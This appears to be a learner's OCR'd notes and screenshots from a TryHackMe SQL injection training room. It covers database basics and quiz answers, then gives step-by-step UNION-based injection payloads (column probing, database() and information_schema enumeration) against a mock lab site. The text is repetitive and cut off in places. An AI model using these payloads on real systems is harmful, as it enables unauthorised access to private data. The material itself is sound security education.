


4. https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column




5. https://portswigger.net/web-security/sql-injection/blind/lab-time-delays

6. https://portswigger.net/web-security/sql-injection/blind/lab-time-delays



2. SQL injection on Tryhackme



incorrect information isn't stored, such as the string "hello world" being stored in a column meant for dates. If this happens, the
column containing an integer can also have an auto-increment feature enabled; this gives each row of data a unique number th
creates what is called a **key** field; a key field has to be unique for every row of data, which can be used to find that exact row in SQL queries.

Rows:
Rows or records contain individual lines of data. When you add data to the table, a new row/record is created; when you delete data, a row/record is removed.

Relational Vs Non-Relational Databases:
A relational database stores information in tables, and often, the tables share information between them; they use columns to specify and define the data being stored and rows actually to store the data. The tables will often contain a column that has a unique ID (primary key), which will then be used in other tables to reference it and cause a relationship between the tables, hence the name **relational** database.

Non-relational databases, sometimes called NoSQL, on the other hand, are any sort of database that doesn't use tables, columns and rows to store the data. A specific database layout doesn't need to be constructed so each row of data can contain different information, giving more flexibility over a relational database. Some popular databases of this type are MongoDB, Cassandra and ElasticSearch.

Now that you've learned what a database is let's learn how we can actually talk to it using SQL.

Answer the questions below


What is the acronym for the software that controls a database?

DBMS ✓ Correct Answer

What is the name of the grid-like structure which holds the data?

table ✓ Correct Answer

Task 3 What is SQL?



Task 1 Brief

SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web application authentication methods to private or customer areas. This is why SQLi is one of the oldest web application vulnerabilities, and it can also be the most damaging.

In this room, you'll learn what databases are, what SQL is with some basic SQL commands, how to detect SQL vulnerabilities, how to exploit SQLi vulnerabilities and, as a developer, how you can protect yourself against SQL Injection.


Answer the questions below


What does SQL stand for?

Structured Query Language ✓ Correct Answer

Task 2 What is a Database?

Task 3 What is SQL?


Safari File Edit View History Bookmarks Window Help
Wed Apr 23 3:41 PM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
SQL Injection Examples
Level One
Error Based SQLi
https://website.thm/article?id=1'
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
SQL Query
select * from article where id = 1'
Answer
What is the user martin's password?
password
Check Password
column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:
0 UNION SELECT 1,2,database()
You'll now see where the number 3 was previously displayed; it now shows the name of the database, which is sqli_one.
Our next query will gather a list of tables that are in this database.
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
There are a couple of new things to learn in this query. Firstly, the method group_concat() gets the specified column (in our case, table_name) from multiple returned rows and puts it into one string separated by commas. The next thing is the information_schema database; every user of the database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the sqli_one database, which is article and staff_users.
As the first level aims to discover Martin's password, the staff_users table is what interests us. We can utilise the information_schema database again to find the structure of this table using the below query.
0 UNION SELECT 1,2,group_concat(column_name) FROM
Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up!
querying in the
information_schema database has changed from tables to columns, and we're searching for
Access desktop in 14s
THM AttackBox
sqlinjectionv2-badr (savagenj)
57min 56s


Safari File Edit View History Bookmarks Window Help
Wed Apr 23 3:42 PM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
SQL Injection Examples
Level One
Error Based SQLi
https://website.thm/article?id=1 UNION SELECT 1
SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns
SQL Query
select * from article where id = 1 UNION SELECT 1
Answer
What is the user martin's password?
password
Check Password
apostrophes (') or a quotation mark (").
Try typing an apostrophe (') after the id=1 and press enter. And you'll see this returns an SQL error informing you of an error in your syntax. The fact that you've received this error message confirms the existence of an SQL Injection vulnerability. We can now exploit this vulnerability and use the error messages to learn more about the database structure.
The first thing we need to do is return data to the browser without displaying an error message. Firstly, we'll try the UNION operator so we can receive an extra result if we choose it. Try setting the mock browsers id parameter to:
1 UNION SELECT 1
This statement should produce an error message informing you that the UNION SELECT statement has a different number of columns than the original SELECT query. So let's try again but add another column:
1 UNION SELECT 1,2
Same error again, so let's repeat by adding another column:
1 UNION SELECT 1,2,3
Success, the error message has gone, and the article is being displayed, but now we want to display our data instead of the article. The article is displayed because it takes the first returned
around that, we need the first
ng the article ID from 1 to 0.
Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up!
THM AttackBox
sqlinjectionv2-badr (savagenj)
57min 27s

apostrophes (') or a quotation mark (").

Try typing an apostrophe (**'**) after the id=1 and press enter. And you'll see this returns an SQL error informing you of an error in your syntax. The fact that you've received this error message confirms the existence of an SQL Injection vulnerability. We can now exploit this vulnerability and use the error messages to learn more about the database structure.

The first thing we need to do is return data to the browser without displaying an error message. Firstly, we'll try the UNION operator so we can receive an extra result if we choose it. Try setting the mock browsers id parameter to:

```
1 UNION SELECT 1
```

This statement should produce an error message informing you that the UNION SELECT statement has a different number of columns than the original SELECT query. So let's try again but add another column:

```
1 UNION SELECT 1,2
```

Same error again, so let's repeat by adding another column:

```
1 UNION SELECT 1,2,3
```

Success, the error message has gone, and the article is being displayed, but now we want to display our data instead of the article. The article is displayed because it takes the first returned result somewhere in the website's code and shows that. To get around that, we need the first query to produce no results. This can simply be done by changing the article ID from 1 to 0.

🎯 Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up! 🚀

```
0 UNION SELECT 1,2,3
```

You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:

🎯 Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up! 🚀

You'll now see where the number 3 was previously displayed, it now shows the name of the database, which is **sqli_one**

SQL Injection Examples

Level One

Error Based SQLi

https://website.thm/article?id=1 UNION SELECT 1,2

SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns

SQL Query	Answer
select * from article where id = 1 UNION SELECT 1,2	What is the user martin's password? password Check Password

https://website.thm/article?id=1 UNION SELECT 1,2,3

My First Article
Article ID: 1
Hi and welcome to my very first article for my new website.....

SQL Query	Answer
select * from article where id = 1 UNION SELECT 1,2,3	What is the user martin's password? password Check Password

Safari File Edit View History Bookmarks Window Help — Wed Apr 23 3 43 PM

tryhackme.com

5-Types-of-Injections.docx - Google Docs

TryHackMe | SQL Injection

```
1 UNION SELECT 1,2,3
```

Success, the error message has gone, and the article is being displayed, but now we want to display our data instead of the article. The article is displayed because it takes the first returned result somewhere in the website's code and shows that. To get around that, we need the first query to produce no results. This can simply be done by changing the article ID from 1 to 0.

```
0 UNION SELECT 1,2,3
```

You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:

```
0 UNION SELECT 1,2,database()
```

You'll now see where the number 3 was previously displayed; it now shows the name of the database, which is **sqli_one**.

Our next query will gather a list of tables that are in this database.

```
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables
WHERE table_schema = 'sqli_one'
```

There are a couple of new things to learn in this query. Firstly, the method **group_concat()** gets eturned rows and puts it into one **_schema** database; every user of ut all the databases and tables in listing all the tables in the **sqli_one** database, which is article and staff_users.

🎯 Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up! 🚀

SQL Injection Examples

Level One

Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1,2,3

2
Article ID: 1
3

SQL Query	Answer
select * from article where id = 0 UNION SELECT 1,2,3	What is the user martin's password? password Check Password

THM AttackBox | sqlinjectionv2-badr (savagenj) | 56min 3s

Safari File Edit View History Bookmarks Window Help — Wed Apr 23 3 46 PM

tryhackme.com

5-Types-of-Injections.docx - Google Docs

TryHackMe | SQL Injection

0 UNION SELECT 1,2,3

You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:

0 UNION SELECT 1,2,database()

You'll now see where the number 3 was previously displayed; it now shows the name of the database, which is **sqli_one**.

Our next query will gather a list of tables that are in this database.

0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'

There are a couple of new things to learn in this query. Firstly, the method **group_concat()** gets the specified column (in our case, table_name) from multiple returned rows and puts it into one string separated by commas. The next thing is the **information_schema** database; every user of the database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the **sqli_one** database, which is article and staff_users.

As the first level aims to discover Martin's password, the staff_users table is what interests us. We can utilise the information_schema database again to find the structure of this table using

🎯 Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up! 🚀

SQL Injection Examples

Level One

Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1,2,database()

2
Article ID: 1
sqli_one

SQL Query	Answer
select * from article where id = 0 UNION SELECT 1,2,database()	What is the user martin's password? password Check Password

THM AttackBox | sqlinjectionv2-badr (savagenj) | 53min 7s

```
0 UNION SELECT 1,2,3
```

You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:

```
0 UNION SELECT 1,2,database()
```

You'll now see where the number 3 was previously displayed; it now shows the name of the database, which is **sqli_one**.

Our next query will gather a list of tables that are in this database.

```
